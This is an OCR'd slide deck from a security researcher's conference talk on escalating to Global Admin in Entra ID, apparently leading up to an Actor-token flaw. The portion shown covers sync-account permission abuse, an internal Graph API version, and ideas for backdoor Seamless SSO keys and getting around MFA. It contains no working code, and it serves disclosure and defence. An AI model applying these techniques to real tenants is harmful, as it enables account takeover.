Experts Live Netherlands

One Token to rule them all

Obtaining Global Admin in every Entra ID tenant via Actor tokens

About me

Dirk-jan Mollema

From The Hague, Netherlands

Hacker / Researcher / Founder / Trainer @ Outsider Security

Microsoft MVP / MVR

Talks at Black Hat / DEF CON / BlueHat / Troopers / x33fcon

Author of several Active Directory and Entra ID tools

- mitm6
- ldapdomaindump
- adidnsdump
- BloodHound.py
- ntlmrelayx / krbrelayx
- ROADtools

Socials

Blog/talks: dirkjanm.io

Twitter/X: @_dirkjan

BlueSky: @dirkjanm.io

Agenda

- How it all started (initial research)
- Back to the drawing board (hardening of Entra ID)
- Discovering actor tokens
- Revisiting the topic after a year
- Hacking every tenant (hypothetically)

Experts Live Netherlands

2019

Microsoft SOFTWARE Capgemini inforcer DELL Technologies nerdio SUPER VISION INTERSTELLAR kpn Partner Network INSPARK


How it all started

FOX IT
part of nccgroup


I'm in your cloud…

Hacking Azure AD via Active Dire

Dirk-jan Mollema (@_dirkjan)



Assumption: security boundary



Target: Azure AD connect (now Entra Connect Sync)

- A long time ago this service was running as Global Admin.
- At the time the service was running with a privileged user account with the “Directory Synchronization Accounts” role.
- Could change cloud-only Global Admins to synchronized admins and overwrite their password (my first AAD bug).

microsoft.aad.directory/servicePrincipals /appRoleAssignments/update	Update servicePrincipals.appRoleAssignments property in Azure Active Directory.
microsoft.aad.directory/servicePrincipals/audience /update	Update servicePrincipals.audience property in Azure Active Directory.
microsoft.aad.directory/servicePrincipals/authentication /update	Update servicePrincipals.authentication property in Azure Active Directory.
microsoft.aad.directory/servicePrincipals/basic/read	Read basic properties on servicePrincipals in Azure Active Directory.
microsoft.aad.directory/servicePrincipals/basic/update	Update basic properties on servicePrincipals in Azure Active Directory.
microsoft.aad.directory/servicePrincipals/create	Create servicePrincipals in Azure Active Directory.
microsoft.aad.directory/servicePrincipals/credentials /update	Update servicePrincipals.credentials property in Azure Active Directory.
microsoft.aad.directory/servicePrincipals /memberOf/read	Read servicePrincipals.memberOf property in Azure Active Directory.

2019 (fall)



Azure AD
Not related to on-premise Active Directory
Source of authentication for Office 365, Azure Resource Manager, and anything else you integrate with it.

Directory Synchronization Accounts permissions

Only used by Azure AD Connect service.


Actions	Description
microsoft.directory/organization/dirSync/update	Update organization.dirSync property in Azure Active Directory.
microsoft.directory/policies/create	Create policies in Azure Active Directory.
microsoft.directory/policies/delete	Delete policies in Azure Active Directory.
microsoft.directory/policies/basic/read	Read basic properties on policies in Azure Active Directory.
microsoft.directory/policies/basic/update	Update basic properties on policies in Azure Active Directory.
microsoft.directory/policies/owners/read	Read policies.owners property in Azure Active Directory.


Finding the internal API version



Status	Method	Domain	File	Cause	Type	Transferred	Size	0 ms
200	GET	afd.hosting.portal.a...	zwB7yYcvLudD.js	fetch	js	6.03 KB	24.14 KB	44 ms
200	POST	portal.azure.com	DelegationToken?feature.refreshtokenbinding=true&featur...	xhr	json	2.93 KB	6.21 KB	317 ms
200	POST	portal.azure.com	DelegationToken?feature.refreshtokenbinding=true&featur...	xhr	json	3.48 KB	6.36 KB	152 ms
200	GET	graph.windows.net	roleDefinitions?api-version=1.61-internal&$top=500	xhr	json	68.92 KB	68.89 KB	143 ms
200	OPTIONS	main.iam.ad.ext.az...	CurrentContext	xhr	plain	39 B	0 B	95 ms
200	GET	main.iam.ad.ext.az...	CurrentContext	xhr	json	992 B	99 B	57 ms
200	OPTIONS	main.iam.ad.ext.az...	RoleAssignments?scope=undefined	xhr	plain	752 B	0 B	62 ms
200	GET	main.iam.ad.ext.az...	RoleAssignments?scope=undefined	xhr	json	2.08 KB	4.50 KB	395 ms

Interesting things





GET
https://graph.windows.net/myorganization/policies?api-version=1.61-internal
Send
Save
Pretty
Raw
Preview
Visualize BETA
JSON
{
"odata.type": "Microsoft.DirectoryServices.Policy",
"objectType": "Policy",
"objectId": "96298eaf-85c1-4911-9fd1-0c3d85dfede3",
"deletionTimestamp": null,
"displayName": "Baseline policy: Require MFA for admins",
"keyCredentials": [],
"policyType": 10,
"policyDetail": [
"{\"PolicyKind\":\"RequireMfaForAdmins\",\"Version\":4,
\"CreatedDateTime\":\"2019-05-29T14:25:40Z\",
\"ModifiedDateTime\":\"2019-05-30T14:25:40Z\",\"State\":\"Enabled\",\"Conditions\":
{\"Users\":{\"Include\":[{\"Roles\":[\"194ae4cb-b126-40b2-bd5b-6091ba8097ad\",
\"29232cdf-a323-42fd-ade2-1d097af3e4df\",\"62e90394-69f5-4237-9a90-012177145e1a\",
\"b1be1c3e-b65d-4a19-8427-f6fa0d97feba\",\"f28a1f50-f6e7-4571-818b-6a12f2af6baa\"]}]}},
\"Controls\":[{\"Control\":[\"Mfa\"]}],
\"IncludeOtherLegacyClientTypeForEvaluation\":true}"
],
"policyIdentifier": null,
"tenantDefaultPolicy": null
},

Sync account permissions

- Modifying service principals was documented.
- Modifying / deleting policies was documented.
- Reported policy attack surface to Microsoft but was not deemed an issue.
- Modifying Conditional Access policies via the AAD Graph was finally fixed in 2023.

Other policies



	objectType	objectId	deletionTimestamp	displayName	keyCredentials	policyType	policyDetail	policyIdentifier
	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
16	Policy	89166612-519f-4601-a796-ff1146e25b82	NULL	DefaultMDMPolicy	[]	5	["{\"MdmPolicy\":[{\"AppId\":...	NULL
17	Policy	0f06f6ed-11e9-49b5-bbb9-0f8bf025b848	NULL	Internal	[]	6	["{\"CompressedCidrIpRanges\":...	3229fe2a-de06-4fd5-b018-a2362b41a216
18	Policy	3c5ea406-2f5e-483d-9eb2-fb585d4c6fd1	NULL	Known Networks List	[]	6	["{\"DummyKnownNetworkPolicy\":\"\"}"]	2025-07-22T19:02:35.1249184Z
19	Policy	c6bb9c67-9304-447f-bb30-a9b0483c44e9	NULL	All Compliant Network locations	[]	6	["{\"ApplyToUnknownCountry\":false,...	3d46dbda-8382-466a-856d-eb00cbc6b910
20	Policy	558acd12-8c63-4ad0-acf1-208c5ca21fdd	NULL	Password Management	[]	7	["{\"PasswordManagementPolicy\":[{\"Id\":...	NULL
21	Policy	3387eff6-786b-4290-9a5e-08099c15b84d	NULL	On-Premise Authentication Flow Policy	[{"customKeyIdentifier": null, "endDate": ...	8	["{\"OnPremAuthenticationFlowPolicy\":...	NULL
22	Policy	b279b961-177d-48ea-8f8b-2312d27183df	NULL	11/01/2022 22:34:55	[]	10	["{\"SecurityPolicy\":{\"Version\":0,...	NULL
23	Policy	76d8bfe2-083f-4ae2-822b-a6cdd59f1b36	NULL	B2BManagementPolicy	[]	11	["{\"B2BManagementPolicy\":...	NULL
24	Policy	00510346-52cf-4ea6-81f6-8bbace855bc2	NULL	Compliant device office	[]	18	["{\"Version\":1,\"CreatedDateTime\":...	NULL

ROADtools

Other policies

- On-Premise Authentication Flow Policy
  - Seamless SSO settings and Pass Through Auth config
- Password Management
  - SSPR policy
- Default Policy (type 24)
  - Authentication methods policy
- External Identities Policy
  - B2B collaboration settings


Seamless SSO backdoor keys

- In 2023 I discovered the ability to add backdoor Seamless SSO keys via the “On-Premise Authentication Flow Policy”
- Normally you’d need Global Admin to configure this, but the sync account could do this through its permissions to modify policies.
- Was technically documented behaviour, did not disclose it but saved it for later when I figured out how to work around MFA.

The missing piece of the puzzle

- In 2024, external authentication methods were released, adding external MFA provider support.
- Stored on the “Authenication Methods Policy” policy object internally.
- If we modify it, we can put admins in scope of our policy.

Authentication Methods



On-prem AD to Entra ID

I ended up with several methods to compromise cloud identities from on-prem AD.

Permissions were documented and probably “by design”, so not very motivated in reporting or spending further research effort.

Experts Live Netherlands

2024

Microsoft SOFTWARE Capgemini inforcer DELL Technologies nerdio SUPER VISION INTERSTELLAR kpn Partner Network INSPARK

Hardening of Sync account permissions

In August 2024 Microsoft changed the permissions.

Sync account no longer had permissions to modify objects via Graph APIs.

Directory Synchronization Accounts

Do not use. This role is automatically assigned to the Microsoft Entra Connect service, and is not intended or supported for any other use.

Expand table

Actions	Description
microsoft.directory/onPremisesSynchronization/standard/read	Read standard on-premises directory synchronization information


...and I took that personally

Experts Live Netherlands

Back to zero

What else runs on-prem that talks to Entra ID

Back to 2019-ish

I was tasked with reviewing a Microsoft 365 / Exchange hybrid environment.

Some mailboxes were hosted on-prem and some in Microsoft 365.

Exchange service principal

